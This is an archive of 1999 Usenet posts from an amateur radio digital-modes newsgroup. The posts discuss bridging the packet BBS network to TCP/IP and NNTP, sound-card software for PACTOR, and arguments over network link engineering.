> > begin to implement this capability. Everything exists within the
> > ham radio network and not within the internet per se. The model
> > is designed to be compatible with internet standards for the obvious
> > reason: those standards exist and are well tested. We should use them.
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> > example email has pop3 and smtp as network data transfer standards,
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> > BBS network, with bidirectional exchange of messages. Some might
> > consider this a disadvantage because of the obvious possibility
> > of abuse by both hams and non-hams. This possibility should not
> > get in the way of creating and testing the technology.
>
> I have a problem with this - maybe: Existing usenet groups aren't
restricted

> to just licensed radio amateurs, and not every country supports
"third-party"
> transmissions. In contrast, a new hierarchy ("ax25.*") could be arranged
so
> that only messages ORIGINATED from packet BBS's appeared in the newsgroup.

Perhaps cross-posting could handle more-or-less naturally the gate from
ax25.* to (for example) rec.radio.amateur.digital.misc. It is only the other
direction that is an issue. The other way this can be handled is in the same
manner as moderated newsgroups. Somebody has to read and accept
incoming posts before they are transfered into the newsgroup. A bit of this
is done now on an ad hoc basis: hams copy things found in newsgroups
to BBS bulletins manually.

> > There is an interesting technique we could use to do this integration.
> > If each "gateway" server ran a web server with a standard middleware
> > API to a local database, then the task of programming the needed
> > applications would be fairly simple. What applications are needed?
> > Those required for the administration of the "gateway" server itself,
> > for example, to maintain mappings, deal with exceptions, and all the
> > other "sysop" type of activities.
>
> You lost me with this paragraph....

There is the issue, unsolved in the BBS network, of deciding on the
designators
to be used for bulletins. The equivalent situation in usenet is handled via
the new group proposal and acceptance mechanism. There is no such
mechanism (yet) for the BBS network. All attempts to create one have
failed. Perhaps when things have moved more toward the usenet model
this problem can be more naturally solved.

>
> > One could even consider creating a "regular ham radio BBS" using the
> > capabilities of the web server. This has in fact been done, several
> > times, by various hams. Perhaps those hams might consider making their
> > work available to others in the ham radio network as well as on the
> > internet. Doing so might help move the digital networking facet of
> > our hobby forward. i.e. "The folks using html on ham radio are headed
> > in the right direction."
>
> That's easy: Run LINUX (w/ ax.25 support) as the OS. The TCP/IP
> implementation and such easily follows. Kill MS-DOS. Kill Windows.

I've done a bit of it using Cold Fusion for the middleware server and
O'Reilly Website as the web server. Could just as well have been PERL
and Apache or Bluestone and Netscape Commerce Server. Not all
that hard really.

> > Disclaimer: Yes, I know the above sounds a lot like the integration
> > of ham radio networking with the internet. That is exactly what it is.
> > I hope everyone can understand the difference between taking ideas

> > and techniques from the internet for use in ham radio, and replacing
> > ham radio with the internet itself. I propose the former, and not
> > the later.
>
> Yes, but what most people seem to bitch about is USING the Internet to
replace
> wireless links - and for emergency communication purposes, they're
correct.

Exactly my point.

> It's interesting that here in Southern California, our local SCDCC
(Digital
> Council) chair (me) is pro-TCP/IP, yet our local SCAPS (packet BBS sysops)
> chair is anti-TCP/IP (at least as far as traffic forwarding is concerned),
yet
> our groups are getting along quite well. [For those in the western
states, the
> members of SCAPS are all part of "Westnet" - the packet BBS network for
the
> western third of the U.S.]

We have a similar situation here. Most of the BBS traffic moves in the
traditional
manner. However, my link with N7QDN is "all tcp/ip" for messages and
bulletins.
We both gate to/from the BBS forwarding network, but exchange all traffic
between our systems using tcp/ip. Nobody cares. The traffic all gets where
it is intended, via ham radio only. This is the SNOS stuff ...

> In fact, on the SCDCC web site (namely, at
> "http://www.qsl.net/scdcc/iprestrict.html"), we have reserved a page for
> traffic restrictions for TCP/IP - classic AX.25 BBS interchange (but are
still
> working on what those restrictions should be). My PERSONAL view of those
> restrictions are as follows:

> - E-mail: None as a result of a TCP/IP source. The AX.25 network may
> already have its own size limits....

No non-ham email handled, other than NTS. No size limits.

> - News: No non-amateur originated bulletins should traverse.

Agree, with caveat above re moderated newsgroups.

> - Callbooks: Single and low volume lookups may occur, but high volume
> lookups (like "all of zipcode 10001") are discouraged.

No limits here. Someone once did a "Gimme all the hams in Oregon

> - Web pages: Only text-only pages of probably no more than 4k should
> be allowed - all others should probably be banned. (size could be
adjusted)

No size limits.

> - FTP: Same - size limit of maybe 10k.

No size limits. As a practical matter, files larger than a couple MB
might never finish <grin>, but .5 MB files have not been a problem.

> - Telnet: Allowed - effectively the same as using Net/ROM nodes.

Exactly. "How can one tell?"

> - All other traffic: Either forbidden or not supported.

All traffic permitted here. Have even run NetMeeting sessions over ham
radio.
Slow, but it works.

> Remember that these are meant for AX.25-BBS to TCP/IP interchange only and
are
> *** NOT *** restrictions to be imposed on a TCP/IP-only reserved
frequency.

We consider the network to be one network. No special frequencies or uses.
Keep everyone together instead of forcing them apart ...
But this last bit is somewhat of a diversion from the topic I suspect.

Thanks for the ax25.* idea ... will play with it ...

4489. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7toqme$29c8$2@arachne.labyrinth.net.au>
Source record: 15999

Bob Lewis <aa4pb@erols.com> wrote:
> You can use a sound card for RTTY, Amtor, and Pactor but I don't
> believe you'll find sound card software for Clover or Pactor-II.

What do you recommend for AMTOR and PACTOR on the sound card?

thanks
Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4490. For Sale: Yaesu FT-736R

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: hrudy1@my-deja.com
Message-ID: <7tovgr$av6$1@nnrp1.deja.com>
Source record: 16000

For Sale Yaesu FT-736R 2 m / 70 cm
rate radio as a 9.5 on a scale 1 to 10
Radio was new 2yr ago from HRO.
Moved and never put radio on the air.
Still in box, w / tone bd, hand mic, manual.
Asking $950.00 obo + shipping
contact <hrudy@lgcy.com>
KA7YWO
Howard Rudy
Salt Lake City, Ut
801-532-8511
Also have klm sat ant 2m/70cm, make offer.

Sent via Deja.com http://www.deja.com/
Before you buy.

4491. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910100416200.671-100000@dns.bde-arc.ampr.org>
Source record: 16001

Comments are in-line.

On Sat, 9 Oct 1999, Hank Oredson wrote:
> A couple folks asked that I repost my specific suggestions
> on how to migrate the existing BBS network to the model in
> current use on the internet. Here they are again. Not well
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> of them and find out.
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> Each BBS network message type has an equivalent internet
> application and protocol. For the BBS network to interoperate
> with these applications and protocols we need some number
> of "gateway" systems which do the appropriate translations.

Or require that all future BBS's be TCP/IP compliant (even if NOT hooked to the Internet). Then, no data conversion would be necessary.

> 1) Bulletins map to net news and the nntp protocol.
> We need a set of newsgroups defined to map to/from the common
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> alt.hamradio.keps, alt.hamradio.sysop, alt.hamradio.all
> The "gateway" servers would move messages both directions
> using the obvious and simple mapping.

Easy: New hierarchy: ax25.*
From the nntp point of view, one could simply restrict all usenet traffic except the "ax25.*" groups from being transferred over a radio port (note that I said "transferred", not "read" - see the control restrictions for "inn").

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> case the same "gateway" servers which handle 1) will suffice.
> Ideas welcome from the NTS folks on how we might handle this.

With my view, this would be "ax25.nts", which could be further subdivided up by state (e.g. "ax25.nts.ny")...

> Note that we do not need "permission" from NIS or anyone else to
> begin to implement this capability. Everything exists within the
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> is designed to be compatible with internet standards for the obvious
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> of abuse by both hams and non-hams. This possibility should not
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that only messages ORIGINATED from packet BBS's appeared in the newsgroup.

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> internet. Doing so might help move the digital networking facet of
> our hobby forward. i.e. "The folks using html on ham radio are headed

> in the right direction."

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implementation and such easily follows. Kill MS-DOS. Kill Windows.

> Disclaimer: Yes, I know the above sounds a lot like the integration
> of ham radio networking with the internet. That is exactly what it is.
> I hope everyone can understand the difference between taking ideas
> and techniques from the internet for use in ham radio, and replacing
> ham radio with the internet itself. I propose the former, and not
> the later.

Yes, but what most people seem to bitch about is USING the Internet to replace
wireless links - and for emergency communication purposes, they're correct.

It's interesting that here in Southern California, our local SCDCC (Digital
Council) chair (me) is pro-TCP/IP, yet our local SCAPS (packet BBS sysops)
chair is anti-TCP/IP (at least as far as traffic forwarding is concerned), yet
our groups are getting along quite well. [For those in the western states, the
members of SCAPS are all part of "Westnet" - the packet BBS network for the
western third of the U.S.]

In fact, on the SCDCC web site (namely, at
"http://www.qsl.net/scdcc/iprestrict.html"), we have reserved a page for
traffic restrictions for TCP/IP - classic AX.25 BBS interchange (but are still
working on what those restrictions should be). My PERSONAL view of those
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already have its own size limits....
- News: No non-amateur originated bulletins should traverse.
- Callbooks: Single and low volume lookups may occur, but high volume
lookups (like "all of zipcode 10001") are discouraged.
- Web pages: Only text-only pages of probably no more than 4k should
be allowed - all others should probably be banned. (size could be adjusted)
- FTP: Same - size limit of maybe 10k.
- Telnet: Allowed - effectively the same as using Net/ROM nodes.
- All other traffic: Either forbidden or not supported.

Remember that these are meant for AX.25-BBS to TCP/IP interchange only and are
*** NOT *** restrictions to be imposed on a TCP/IP-only reserved frequency.

4492. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910100441100.671-100000@dns.bde-arc.ampr.org>
Source record: 16002

On Sat, 9 Oct 1999, Don wrote: [Directed to W0RLI]
> Your plan appears to be only slightly different than what is happening
> right now with the AX/IP Internet links. The only difference is that you
> are proposing to use newsgroups through "gateway systems" as the file
> transfer mechanism as opposed to using "direct" file transfer between "ham
> radio" bbs stations which encapsulate the AX.25 protocol in TCP/IP frames
> for transmission over the Internet. At least the current system does
> preserve the MID/BID system so that duplicate messages are easily "caught"
> and not retransmitted because the bbs still will recognize the AX.25 bbs
> protocol.

I don't see this as an issue (Message ID's). NNTP supports a message-id field
and "inn" (an NNTP server in the UNIX world, including Linux) will reject a
Usenet message if it already has a matching message-ID to one in its history
file. I see this as identical in function to what the AX.25 network currently
does....

> The other concern that I have about your plan is that there is no apparent
> way to limit the use of the network to licensed hams, thereby insuring that
> commercial use and/or "spam" does not end up on ham radio linked bbs
> systems. With the current AX/IP transfer mechanism, only those stations
> properly authorized by the "gateway" systems have access to the ham radio
> bbs system from the Internet.

That's why I proposed the newsgroup hierarchy: "ax25.*"...

> I certainly have no problems if you choose to use TCP/IP and newsgroups
> protocols over radio between the "gateway" stations except that it has been
> my experience that TCP/IP has way more overhead than what the
> run-of-the-mill 1200 baud links can handle in a crowded environment. I
> also think it is unreasonable to expect the masses to rush right out and
> buy the piece-parts for 56KB radio links. As I recall the history of
> packet, 1200 baud was chosen because of the availability of the
> off-the-shelf modem parts using the Bell 202 standard. The current run of
> Rockwell/Lucent 56KB surface mount devices isn't too practical for the
> average ham with a 100 watt American Beauty soldering iron! Nor do they
> work 1/2 duplex as most ham stations require.

There may be some problem here with overhead. However, note the following:

About 1.5 years ago, another station and I performed a test of TCP/IP by
FTP'ing a large file (in fact, the JNOS 1.11x3 source - pkzipped) of about
1.3Mb over a 1200 baud link, on a frequency where about 5-10 other TCP/IP
stations existed and were beaconing every 10 minutes. The transfer took 11.5
hours and it did complete. That was an effective throughput of about 300 baud,
and at least two of the other stations sharing the frequency had a meaningful

connection during the transfer.

There's always a problem with "How many stations will a frequency support?" The real question should be: "Will the number of stations that the frequency will support increase, decrease, or remain unchanged, if TCP/IP replaces pure AX.25?" and as a side question: "How will effective throughput change?"

> Do I have a better solution? Not yet. I'd hope the new rules on spread
> spectrum emissions will encourage higher bit rate data radios. Maybe some
> wizard will figure out how to tweak a Qualcom digital PCS radio into the
> ham band and make packet fly! Let's face it, without the old converted
> Motorola and GE radios, 2 meter and 440 ham bands would not be as popular
> as they are today! The same thing can happen again, only this time high
> speed digital!

4493. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7tpr60$q3h@enews2.newsguy.com>
Source record: 16003

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9910100416200.671-100000@dns.bde-arc.ampr.org...
.
> - Web pages: Only text-only pages of probably no more than 4k should
> be allowed - all others should probably be banned. (size could be
adjusted)

See the article "HTML and Packet Radio" at my web-site. Just push the
"Articles" button, and go from there.

It describes an effective method (currently in use) to allow use of graphics
on low speed links for HTML/Packet Radio.

It works. There's a demo included. Check it out.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4494. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Joop van der Velden <pe1dna@amsat.org>
Message-ID: <VA.000002c2.016373ce@joopv-thuispc>
Source record: 16004

Bob Lewis wrote:
> I'm using an SCS PTC-II here so I'm not qualified to recommend
> anything for the sound card. I do know that I've seen sound card
> stuff for Amtor and Pactor on the Internet but I believe they were
> DOS programs. I doubt that the sound card DSP is fast enough to
> handle Pactor-II or Clover processing.

The sound card is only the D/A - A/D converter of the sound card based
amateur applications. The DSP work is done by the main cpu of the system.

If you have a pentium running at speeds of 200-500 MHz it seems to me it is
more than fast enough to handle just about every amateur modulation used,
especially because both bandwidth and dynamic range of the audio signals to
be analyzed are quite limited.

--
Joop van der Velden
pe1dna@amsat.org

4495. Re: PACTOR or AMTOR

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Shane Deering <sdeering@vic.australis.com.au>
Message-ID: <fY0M3.52$FJ3.4664@nsw.nnrp.telstra.net>
Source record: 16005

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7toqme$29c8$2@arachne.labyrinth.net.au...
> Bob Lewis <aa4pb@erols.com> wrote:
> > You can use a sound card for RTTY, Amtor, and Pactor but I don't
> > believe you'll find sound card software for Clover or Pactor-II.
>
> What do you recommend for AMTOR and PACTOR on the sound card?
>
>
> thanks
> Hamish VK3SB
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

Just checked http://www.muenster.de/~welp/sb.htm and there were a couple of
DOS programs for PACTOR.
Anyone know of PACTOR software for windows?
Any other SB digital software for windows not listed on that site?

--
Shane Deering

Packet VK3BVP@VK3BVP.#SEV.VIC.AUS.OC
EMAIL sdeering@vic.australis.com.au
ICQ.# 46641156

4496. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn80177q.j02.nomail@linux.pe1chl.ampr.org>
Source record: 16006

Hank Oredson <horedson@att.net> wrote:
>A couple folks asked that I repost my specific suggestions
>on how to migrate the existing BBS network to the model in
>current use on the internet. Here they are again. Not well
>organized, a bit of babble, but specific ideas. Would they
>work in practice? I don't know (yet) but may implement some
>of them and find out.

This has all been done already. As you write, mail gateways
have existed for a long time. Bulletin-to-News gateways also
exist. There has been one operating (on a Linux system) for
years in the area over here, and I have also seen these systems
in Germany. Most likely the system is available as free software.

It works like you describe: a separate news (sub)hierarchy is
created, with groups named after the SB xxxx field in the BBS
message.

Besides the usual startup problems (id's being scrambled and thus
messages being duplicated when more of these gateways appear and
they operate bidirectionally), it seems to work fine.
Maybe you should add it to your BBS too...

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4497. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7tqa5k$9ab$1@bgtnsc03.worldnet.att.net>
Source record: 16007

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
news:slrn80177q.j02.nomail@linux.pe1chl.ampr.org...
> Hank Oredson <horedson@att.net> wrote:
> >A couple folks asked that I repost my specific suggestions
> >on how to migrate the existing BBS network to the model in
> >current use on the internet. Here they are again. Not well
> >organized, a bit of babble, but specific ideas. Would they
> >work in practice? I don't know (yet) but may implement some
> >of them and find out.
>
> This has all been done already. As you write, mail gateways
> have existed for a long time. Bulletin-to-News gateways also
> exist. There has been one operating (on a Linux system) for
> years in the area over here, and I have also seen these systems
> in Germany. Most likely the system is available as free software.
>
> It works like you describe: a separate news (sub)hierarchy is
> created, with groups named after the SB xxxx field in the BBS
> message.
>
> Besides the usual startup problems (id's being scrambled and thus
> messages being duplicated when more of these gateways appear and
> they operate bidirectionally), it seems to work fine.
> Maybe you should add it to your BBS too...

I did about two years ago.
We have been running nntp as a forwarding protocol here.
(See previous posts).

--

... Hank

http://horedson.home.att.net

4498. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <ybsAOLZS9rSjNfkuqUmc4keA3f9+@4ax.com>
Source record: 16008

On Mon, 04 Oct 1999 14:14:11 -0700, Mark VandeWettering <markv@pixar.com> wrote:
>Honestly, you've done this long exposition about how you desired to
>build a single hop link between these two stations, with absolutely no
>justification that it is better or even desireable to do so. The
>shortest distance between two points isn't always the straight line that
>you imagine.

In fact it often isn't. The "do it with one hop" mentality seems to spring
from Dxer roots. It is rarely the best answer to a network design problem
because of associated link reliability and capability issues. AT&T
established a set of RF path guidelines for network engineering over
50 years ago. They're still valid. Physics hasn't changed.

>Your "solution" to overcoming the large amounts of local noise at
>station B by upping the ERP at station A is mighty un-neighborly.
>Spraying all that extra power around limits the abilities of others to
>use that spectrum space that you're polluting.
>
>As hams, we are supposed to operate within the bounds of good amateur
>practice. This governs not only what we should do, but also what we
>should not do. We should not needlessly pollute spectrum with excessive
>QRM just to satisfy our largely egotistical need to generate a single
>hop link.

Right. One of the factors in sound system engineering design is the impact
the design will have on other spectrum users, and on spectrum re-use by
the same system. Again, the Dxer mentality of "more power, more power"
is seldom if ever the right answer. It may work for the individual, but at the
cost of a negative impact on the larger community of amateurs.

>When a network WORKS like a network should, multi-hop links aren't the
>bug-a-boo that people seem to think they are. Heck, a network without
>any multi-hop links isn't a network at all, it is just a bunch of people
>yelling at each other.

Right. A network with only two stations isn't really a network. It is just
an isolated link. In my view, a packet network has to be able to switch
packets at the network layer, and that requires at least 3 stations to
be anything but the null set, ie a single closed switch is the same as
no switch at all.

>I've seen the argument made here that "any network is better than no
>network". In fact, I know of at least one reason why that isn't true:
>investing your time in networking strategies and equipment which provide
>only marginal utility keeps you from devoting your time, money and
>energies to strategies which will work. You can't convert the 1200

>baud BBS packet radio infrastructure into a real network that services
>the applications and users that might wish to use it. Quite literally,
>"you can't get there from here".

Well, you might, if the original topography of the network, and the individual link designs, included sufficient margin and low enough multipath for the higher speed. This requires thinking ahead when designing the original system, of course. That's rarely done in amateur circles, so you often do literally have to start over with a clean sheet of paper to build a higher speed network. That ultimately takes more time and costs more money than doing it right in the first place.

So you're right, investing your time in networking strategies of marginal utility often detracts from the effort which should be expended doing the job right the first time. The latter method grows the network more slowly, but it is more sure, and produces a network with sufficient robustness and utility to maintain continuing support by the user base. I've frequently referred to the GRAPES network in this context. By holding to a realistic scope and pace of deployment, we've been able to maintain a robust and sustainable packet network. Helter skelter ad hoc collections of links don't seem to have been able to do as well in sustaining a user base or in maintaining network integrity, as witness the whining of Charles, Hank, and a few others.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

4499. Re: The BBS network and tcp/ip.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn801gbv.m5g.nomail@linux.pe1chl.ampr.org>
Source record: 16009

Hank Oredson <horedson@att.net> wrote:

>Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>news:slrn80177q.j02.nomail@linux.pe1chl.ampr.org...
>> Hank Oredson <horedson@att.net> wrote:
>> >A couple folks asked that I repost my specific suggestions
>> >on how to migrate the existing BBS network to the model in
>> >current use on the internet. Here they are again. Not well
>> >organized, a bit of babble, but specific ideas. Would they
>> >work in practice? I don't know (yet) but may implement some
>> >of them and find out.

>> This has all been done already. As you write, mail gateways
>> have existed for a long time. Bulletin-to-News gateways also
>> exist. There has been one operating (on a Linux system) for
>> years in the area over here, and I have also seen these systems
>> in Germany. Most likely the system is available as free software.

>> It works like you describe: a separate news (sub)hierarchy is
>> created, with groups named after the SB xxxx field in the BBS
>> message.

>> Besides the usual startup problems (id's being scrambled and thus
>> messages being duplicated when more of these gateways appear and
>> they operate bidirectionally), it seems to work fine.
>> Maybe you should add it to your BBS too...

>I did about two years ago.
>We have been running nntp as a forwarding protocol here.
>(See previous posts).

Then what do you want?
You start out explaining what would be nice to have and how you
would propose these things to be implemented, and then you tell
us that you did these things two years ago (like some others).

Was this just a repost of a historic document?
My own bi-directonal mail forwarder has been working since Feb 1990.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

4500. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7tqq1t$463$1@hyperion.nitco.com>
Source record: 16010

Hank Oredson wrote in message <7top8a$55k$1@bgtnsc01.worldnet.att.net>...
>
>Networks are not always built by a single person. Sometimes one
>ham works with another ham to use what equipment they might
>both have available or might be willing to purchase. So one might
>make trade-offs, as I pointed out in a different post.
>
>I understand these things never happen in your narrow minded view
>of Ham Radio Networking. They do happen in the real world. Often.

That has been my experience, too. Sometimes it results in far less than optimum equipment or sites. Buy hey, whatever it takes to build a link. Not everybody has deep pockets, or is an electrical engineer, or lives on top of a hill. If everything had to be just perfect, then I doubt that the amateur packet network would have existed at all.

Sometimes I think people lose sight of the fact that it is, in fact, a hobby.

73, Mike - KG9HF

4501. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-10 00:00:00 UTC
From: Gary Coffman <ke4zv@bellsouth.net>
Message-ID: <rckAOA=kKKf28uDaZSJPPGznK4LB@4ax.com>
Source record: 16011

On Sat, 9 Oct 1999 18:24:24 -0700, "Hank Oredson" <horedson@att.net> wrote:
>Gary Coffman <ke4zv@bellsouth.net> wrote in message
>news:e1v=N1IBV7xwV00WtHBg+PxnWmoB@4ax.com...
>> On Sun, 3 Oct 1999 22:27:34 -0700, "Hank Oredson" <horedson@att.net>
>wrote:
>> >Gary Coffman <ke4zv@bellsouth.net> wrote in message
>> >news:Xw34NxHJf+EF064afvXkDcnPO0tB@4ax.com...
>> >
>> >> >"... well engineered .." makes no sense. The paths are what they are.
>> >> >They go, for example, from my house to your house.
>> >>
>> >> That's where they end up, perhaps after several intermediate relay hops.
>> >> But each hop path has to be properly engineered. That means proper siting,
>> >> proper link margin, and proper consideration of multipath issues. This isn't
>> >> Olde Tyme Radio, we don't have to make the entire trip in one hop. Digital
>> >> networks are naturally suited to automatic relay.
>> >
>> >> >This is the long haul case we are talking about. You don't *normally*
>> >> >put large dishes or large yagi arrays anywhere except on your own
>> >> >property. Way too hard to maintain if they are not local. Exceptions
>> >> >exist of course, but I've never personally encountered one.
>> >>
>> >> Nor have I. With an adequate number of properly engineered relay sites,
>> >
>> >Gary,
>> >
>> >Do you intentionally misread?
>> >We were talking about a single link.
>> >A path between two stations.
>> >Between exactly two relay points.
>> >One of those hops in the network.
>>
>> Yes, I understood that. What you don't seem to understand is that
>> if the numbers work out to an unreasonable solution, as in the cases
>> you've given, you don't do that single link. You do a different topology
>> instead that will give acceptable numbers. That will involve more than
>> one hop, but total network performance will improve.
>
>You *do* intentionally misread!
>Imagine my surprise.
>
>As stated many times, "... different topology ..." is not always possible.

A different topology may require efforts you don't want to expend,
or levels of cooperation you aren't willing to achieve, but different
network topologies are almost always possible. It is just a matter
of how determined you are to meet your networking objectives.

I will concede that there are exceedingly rare circumstances where
your topological choices are extremely limited by geography. In
those cases, there may not be a viable choice at all within amateur
means, so we can't extend network services to that point. But if there
is at least one choice, then there is almost certain to be others as
well. Saying that there is only one topology is saying you haven't
seriously considered alternatives.

>These are not commercial networks. These are hams, playing around
>with digital modes on their ham radios. As hams, we can do what we
>want. We are not constrained to build only perfect networks. We get
>to have some fun!
>
>Your narrow view of ham radio networking precludes such fun.
>But everyone already knew that.

There is no such thing as a perfect network. But we can certainly
engineer networks to levels of performance far in excess of the sorts
of helter skelter random flailings you seem to espouse. Doing a job
you want to do, and doing it well, *is* fun and very satisfying.

Failing is not fun. The sorts of things you expouse are a recipe for
disappointment and failure. You and Charles rail about network bypass
and collapse, but you can't seem to see that your approach dooms any
network you build to failure and collapse.

In a society of free choice, building a sustainable network, amateur or
commercial, requires a commitment to excellence of system engineering.
If you can't deliver the performance and services your user base demands,
the network won't be sustainable. Only a legally enforced monopoly can
get away with mediocre performance for long.

>> >> however, there is never a need for such large antenna structures
>> >
>> >> >For the long haul case, it is rare that the path is line of sight.
>> >> >Usually it is a scatter path of some nature.
>> >> >Example: the troposcatter path from the Lowell, MA area to
>> >> >Southern NJ on 2M 1200 baud. Worked quite well for us when
>> >> >we used it. KW and 4 long yagis in NJ, 200W and two long yagis
>> >> >in MA. Antennas at 170 and 120 feet above local terrain.
>> >>
>> >> Incredible. I bet you were *real* popular with the other people
>> >> trying to use that segment of the band across at least 3 states.
>> >> And for nothing more than a half duplex 1200 baud link at that.
>> >
>> >Yes, totally terrible that we should carry on a QSO on 2 meters over
>> >a long haul path. My oh my. Better see the "coordinator" and see if it
>> >is ok to call CQ using high power on 2M SSB, find someone to talk

>> >to a few states away, and then decide to play with digital communication
>> >over that path. Oh dear! Next thing you know one will have to get
>> >permission to work Aurora or Troposcatter, much less EME!
>> >
>> >You seem to have misread "... when we used it ..." and pretended
>> >that I said "Network link always up."
>>
>> You presented it as a network link, and the context of the discussion,
>> as you reminded me in another post, is network links. Network links
>> are coordinated (at least they are if one wants to be responsible),
>
>You mean hams are not allowed to play with digital modes and link
>things together without permission from some coordinating group?
>When did this happen?

You do like to twist. Amateurs can play with what they like, provided
that they do it in ways that don't adversely impact other amateurs.
Network links, by their nature, are something with the possibility of
having adverse impacts on others, so coordination is good practice,
just the same as repeater coordination is good practice. I suppose
next you'll try to twist and say that repeater coordination is also a
bad thing and amateurs should just put them up helter skelter without
concern for the impact they may have on others.

>> and such monster troposcatter links wouldn't be coordinated because
>> of their impact on other operators and other network links sharing the
>> same band segment. Part 97 requires us to use good engineering
>> practice, and such links are not good engineering practice on shared
>> spectrum. Radio gaming (Dxing, contesting, etc) is a different topic,
>> which I won't address here except to say that those activities shouldn't
>> occur in band plan segments set aside for data networks.
>
>Where did I say these troposcatter links were in "band plan segments
>set aside for data networks"?

So, were they in band segments set aside for satellite operation, or for
other weak signal modes, or were they in band segments coordinated for
repeaters? I don't think they'd be very welcome there either, do you? Do
try to think a bit, we have band plans and coordination for good reasons.
People who ignore planning and coordination on a regular basis aren't
subscribing to good amateur practice. If you were operating in a band
segment that was designated as a stomp everybody else, devil take the
hindmost, free for all segment, then I suppose your activities were within
the guidelines. But the only thing that qualifies that I can think of for that
sort of behavior is on 27 MHz.

>Your very narrow view of ham radio
>does not even allow you to consider any other activity than "perfect,
>planned, coordintated, up forever" network links?

No. My view is that if you're going to do networking, then you should
do it in accordance with band plans, coordination, and good engineering

practice. Doing otherwise is anti-social. If you choose to do something other than networking, then you play by the rules for that activity and stay within the bandplan for that activity. Causing difficulties for others is never good amateur practice.

>Guess you will just
>have to miss out on a good deal of the fun that can be had playing
>with the various digital modes.

I do a lot of playing with other digital modes. I'm active on PSK31, the Hell modes, and I have an even better performing weak signal method that I've been experimenting with on HF for about 2 years now with a small number of other like minded experimenters. I don't pretend that has anything to do with building or operating networks, however. It is pushing another corner of the envelope entirely. I do it within the constraints of the band plans for the spectrum on which I operate, and I strive to use the minimum power necessary so as to cause minimum inconvenience to other spectrum users. Those are just good amateur practices.

>Perhaps it is this narrow thinking which
>has caused the GRAPES network to become disconnected from the
>larger and more extensive ham radio network? Makes sense.

AFAIK there is no larger network. Certainly there aren't any of its tentacles to be found on any of the borders of our network. We're willing to switch the packets of any adjoining network, and have them switch ours. But as far as I can determine, the larger network to which you allude just doesn't exist. There are some low speed links here and there, and some other organized networks at distant locales, but no coherent overreaching network which can route and switch our packets.

The board of directors of GRAPES took a vote about a decade ago that we would not use wireline bypass strategies to link our network to other distant amateur networks. That decision is still in force. If we can't connect to another amateur network via RF, we don't connect. It would be easy to rapidly expand our coverage via wireline ties, but it wouldn't fullfill our objectives of building a sustainable high performance packet switched RF network.

GRAPES doesn't involve itself with user applications such as BBS systems. We supply the RF and packet switching network infrastructure for our users. They run whatever applications that they wish over it. The applications level is not our charter and not our concern (other than to provide enough speed and throughput to handle the applications our users choose to run, of course). This sharpening of focus allows us to see clearly what our mission is, and the ways in which to accomplish it.

I should probably note here that I am no longer a board member, and my statements are not official statements of GRAPES policy. But I have been associated with the endeavor since its beginnings, and I do speak with a certain level of knowledge about how and why we're where we are today. I'm very proud of what GRAPES has accomplished. We have one of the

top performing packet networks in amateur radio. We've been able to sustain it, and user interest in it, for longer than any other amateur network of which I am aware.

